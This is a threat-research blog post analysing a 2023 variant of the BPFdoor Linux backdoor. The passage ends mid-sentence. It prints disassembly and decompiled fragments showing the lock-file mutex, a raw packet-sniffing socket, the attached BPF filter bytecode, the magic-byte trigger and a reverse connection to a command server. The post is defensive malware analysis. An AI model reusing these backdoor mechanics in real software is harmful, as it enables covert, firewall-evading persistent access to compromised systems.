BPFDoor Malware Evolves – Stealthy Sniffing Backdoor Ups Its Game

deepinstinct.com/blog/bpfdoor-malware-evolves-stealthy-sniffing-backdoor-ups-its-game

May 10, 2023

Learn more

What is BPFdoor?

BPFdoor is a Linux-specific, low-profile, passive backdoor intended to maintain a persistent, long-term foothold in already-breached networks and environments and functions primarily to ensure an attacker can re-enter an infected system over an extended period of time, post-compromise.

The malware gets its name from its usage of a Berkley Packet Filter – a fairly unique way of receiving its instructions and evading detection, which bypasses firewall restrictions on incoming traffic.

The malware is associated with a Chinese threat actor, Red Menshen (AKA Red Dev 18), which has been observed targeting telecommunications providers across the Middle East and Asia, as well as entities in the government, education, and logistics sectors since 2021.

When it was first discovered, approximately one year ago, BPFdoor was noted for its effective and elegant design and its high emphasis on stealth – an essential element in maintaining undetected long-term persistence.

Recently, Deep Instinct's threat lab observed and analyzed a previously undocumented and fully undetected new variant of BPFdoor.

New, Stealthier Variant

Several key differences that make this new variant even stealthier compared to the previous version include the following:


	"New stealthy" 2023 variant	**"Old" 2022 variant**
Encryption	Static library encryption	RC4 Encryption

	"New stealthy" 2023 variant	"Old" 2022 variant
Communication	Reverse-Shell	Bind shell and iptables
Commands	No hardcoded commands – all commands are sent through the reverse-shell	Hardcoded commands
Filenames	Not hardcoded	Hardcoded

One of the most significant differences compared to the previous variant lies in the removal of many of its hardcoded indicators, making the newer version more difficult to detect. Since first seen on VirusTotal in February 2023, the new variant remained undetected and is still undetected as of this writing.

BPFdoor Technical Analysis

When executed, the BPFdoor sample will attempt to create and get a lock on a runtime file at *"/var/run/initd.lock"* and will exit if it fails using that file as a makeshift mutex.



```
main:
push    r12 {var_8}
mov     edx, 0x1b6
mov     esi, 0x42
mov     edi, 0x435738  {"/var/run/initd.lock"}
xor     eax, eax  {0x0}
push    rbp {var_10}
push    rbx {var_18}
sub     rsp, 0x20
call    open
mov     esi, 0x6
mov     edi, eax
call    flock
test    eax, eax
je      0x4013bc
```

Figure 1 - BPFdoor "mutex" check


If successful, BPFdoor will fork itself and continue to run as a child process and in this context will close its *stdin*, *stdout*, and *stderr* streams, and set itself to ignore the following operating system signals:

Signal Number	Signal Name	Signal Description

Signal Number	Signal Name	Signal Description
1	SIGHUP	SIGHUP ("signal hang-up") is a signal sent to a process when its controlling terminal session is closed.
2	SIGINT	SIGINT (“signal interrupt”) is a signal sent when a user interrupts a program (Ctrl + C)
3	SIGQUIT	SIGQUIT is a signal sent to terminate a process.
13	SIGPIPE	SIGPIPE is a signal sent when a pipe breaks.
17	SIGCHLD	SIGCHLD is a signal sent when a child process exits.
21	SIGTTIN	SIGTTIN is a signal sent to a process attempting to read from the same terminal session and is blocked.
23	SIGTTOU	SIGTTOU is a signal sent to a process attempting to write to the same terminal session and is blocked.

Ignoring these signals hardens BPFdoor against tampering with its processes.


Having set up the above, BPFdoor then allocates a memory buffer and creates a socket as follows:



```
int32_t socket(enum __socket_domain domain, enum __socket_type type, int32_t protocol)

00401370  return socket(domain: domain, type: type, protocol: protocol) __tailcall
```


Figure 2 - Socket arguments



```
call    malloc
// protocol
mov     edx, 0x300
// type
mov     esi, 0x3
// domain
mov     edi, 0x11
mov     rbx, rax
call    socket
```

Figure 3 - Socket creation


It will proceed to specify the following socket options using setsockopt:



```
int32_t setsockopt(int32_t sockfd, int32_t level, int32_t optname, void const* optval, socklen_t optlen)

004010a0  return setsockopt(sockfd: sockfd, level: level, optname: optname, optval: optval, optlen: optlen) __tailcall
```


Figure 4 - Setsockopt options



```
mov     ecx, 0x1e
// optlen
mov     r8d, 0x10
rep movsq qword [rdi], [rsi]  {0x0}
// optname
mov     edx, 0x1a
mov     rcx, rsp {var_108}  // optval
// level
mov     esi, 0x1
mov     edi, r9d  // fd
mov     qword [rsp+0x8 {var_100}], rax {var_f8}
call    setsockopt
```

Figure 5 - Call to setsockopt


And will read from it in a loop (further described below) using recvfrom:



```
ssize_t recvfrom(int32_t fd, void* buf, size_t len, int32_t flags, union __SOCKADDR_ARG addr, socklen_t* addrlen)

00401250  return recvfrom(fd: fd, buf: buf, len: len, flags: flags, addr: addr, addrlen: addrlen) __tailcall
```

Figure 6 - Recvfrom arguments




```
// addr
xor     r8d, r8d  {0x0}
// flags
xor     ecx, ecx  {0x0}
// n
mov     edx, 0x10000
mov     rsi, rbx  // buf
mov     edi, ebp  // fd
call    recvfrom
```

Figure 7 - Recvfrom call

An interesting point in the above-described flow is that the *“addr”* parameter is zeroed out in the call to *recvfrom*; it should point to a specific address from which to read data. The socket is not connected and no bind or listen calls have been made. So, what exactly is going on here?

Interpreting the exact arguments that are used to create the socket reveals that the call is structured as follows:




```
socketfd = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
```

Figure 8 - Socket call

This creates the socket as a special packet sniffing socket which is able to read every packet that is sent to the machine from the ethernet layer and above without being bound to any specific protocol.

BPFdoor employs this type of packet sniffing socket to read data with *recvfrom*, even without an *“addr”* parameter, by using the loop below to search for a specific “magic” byte sequence:




```
while ( 1 )
{
  while ( 1 )
  {
    while ( (DWORD)recvfrom(fd_sock, recved_buff, 0x10000, 0, 0, 0) < 0 )
      ;
    v8 = recved_buff[14];
    ++packet_counter;
    v9 = 4 * (v8 & 0xF);
    if ( v9 > 0x13 )
    {
      v10 = (DWORD)&recved_buff[v9 + 14];
      if ( 4 * ((unsigned byte)recved_buff[v9 + 26] >> 4) > 0x13 )
      {
        v11 = _byteswap_ulong(*(DWORD *)&recved_buff[v9 + 22]);
        if ( _byteswap_ulong(*(DWORD *)(v10 + 4)) == 0x4430CD9F && v11 == 0x5E142766 )
          break;
      }
    }
  }
}
```

Figure 9 - Looped search for "magic" byte sequence (highlighted)
“Magic” byte sequence: **\x44\x30\xCD\x9F\x5E\x14\x27\x66**

Once found, the loop will break and BPFdoor will continue to Its next phase of operation.

But, that creates quite a lot of traffic that BPFdoor will need to go through.


Let’s examine the usage of setsockopt a bit further. When parsing its arguments, we arrive at the following code:



```
struct sock_fprog filter_struct;
qmemcpy(filter_struct.filter, &sock_filter_code, 0xF0uLL);
filter_struct.len = 30
result = setsockopt(fd_sock, SOL_SOCKET, SO_ATTACH_FILTER, &filter, 0x10u);
```

Figure 10 - Setsockopt attaches BPF
This is where BPFdoor gets its name from. The above code that attaches a Berkley Packet Filter to the socket; this is the very same mechanism that underpins infosec staples such as libpcap and allows BPFdoor to filter out “uninteresting” types of data coming through its socket.

A Berkley Packet Filter can be defined as in the example below, which allows TCP over IPv4:




```
struct sock_filter {     /* Filter block */
    __u16   code;   /* filter opcode */
    __u8    jt;     /* Jump true */
    __u8    jf;     /* Jump false */
    __u32   k;      /* Generic multiuse field */
};

struct sock_filter_code[] = {
  { 0x28, 0, 0, 0x0000000c },
  { 0x15, 0, 3, 0x00000800 },
  { 0x30, 0, 0, 0x00000017 },
  { 0x15, 0, 1, 0x00000006 },
  { 0x6, 0, 0, 0x0000ffff },
  { 0x6, 0, 0, 0x00000000 },
};
```

Figure 11 - BPF example

By setting the socket option SO_ATTACH_FILTER and pointing filter to the following sock_filter_code:



```
28 00 00 00 0C 00 00 00
15 00 00 09 DD 86 00 00
30 00 00 00 14 00 00 00
15 00 00 02 06 00 00 00
28 00 00 00 38 00 00 00
15 00 16 0D 50 00 00 00
15 00 16 00 2C 00 00 00
15 00 01 00 84 00 00 00
15 00 00 14 11 00 00 00
28 00 00 00 38 00 00 00
15 00 11 10 BB 01 00 00
15 00 00 11 00 08 00 00
30 00 00 00 17 00 00 00
15 00 00 06 06 00 00 00
28 00 00 00 14 00 00 00
45 00 0D 00 FF 1F 00 00
B1 00 00 00 0E 00 00 00
48 00 00 00 10 00 00 00
15 00 09 00 50 00 00 00
15 00 08 07 BB 01 00 00
15 00 01 00 84 00 00 00
15 00 00 07 11 00 00 00
28 00 00 00 14 00 00 00
45 00 05 00 FF 1F 00 00
B1 00 00 00 0E 00 00 00
48 00 00 00 10 00 00 00
15 00 01 00 BB 01 00 00
15 00 00 01 16 00 00 00
06 00 00 00 00 00 04 00
06 00 00 00 00 00 00 00
```


Figure 12 - BPF sock_filter_code

BPFdoor guides the kernel to set up its socket to only read UDP, TCP, and SCTP traffic coming through ports 22 (ssh), 80 (http), and 443 (https).

Because of its positioning at such a low level, BPFdoor does not abide by any firewall rules, and can bypass any firewall restrictions on incoming traffic and listen for packets that otherwise wouldn't have surfaced to the machine's user mode.

When BPFdoor finds a packet containing its “magic” bytes in the filtered traffic it will treat it as a message from its operator and will parse out two fields and will again fork itself.


The parent process will continue and monitor the filtered traffic coming through the socket while the child will treat the previously parsed fields as a Command & Control IP-Port combination and will attempt to contact it.



```
struct sockaddr sockadr;
*(_WORD *)sockadr.sa_data = portParsedFromPacket;
*(_DWORD *)&sockadr.sa_data[2] = ipAddressParsedFromPacket;
*(_QWORD *)&sockadr.sa_data[6] = 0;
sockadr.sa_family = AF_INET;
sock_fd = socket(AF_INET, SOCK_STREAM, 0);
if ( sock_fd == -1 )
  exit(0);
result = connect(sock_fd, &sockadr, 0x10);
```

Figure 13 - Connect to Command & Control

An interesting point to note, this variant of BPFdoor contains a pre-compiled version of libtomcrypt, an open-source encryption library, as can be seen in the sample's contained strings, which also offer a few additional insights:




```
--
LibTomCrypt 1.17 (Tom St Denis, tomstdenis@gmail.com)
LibTomCrypt is public domain software.
Built on Oct  4 2022 at 16:09:32
--
Compiler:
   GCC compiler detected.
   x86-64 detected.
--
GCC: (GNU) 4.8.5 20150623 (Red Hat 4.8.5-44)
GCC: (GNU) 4.8.5 20150623 (Red Hat 4.8.5-39)
--
```

Figure 14 - Contained strings

We can see that the library was compiled at the beginning of October 2022 using GCC on a system running Red Hat Linux. This may suggest that this variant has been operational significantly earlier than its first appearance on VirusTotal.

By compiling our own version of the library in similar fashion and using *bindiff* to compare against BPFdoor we can see its statically linked exports:

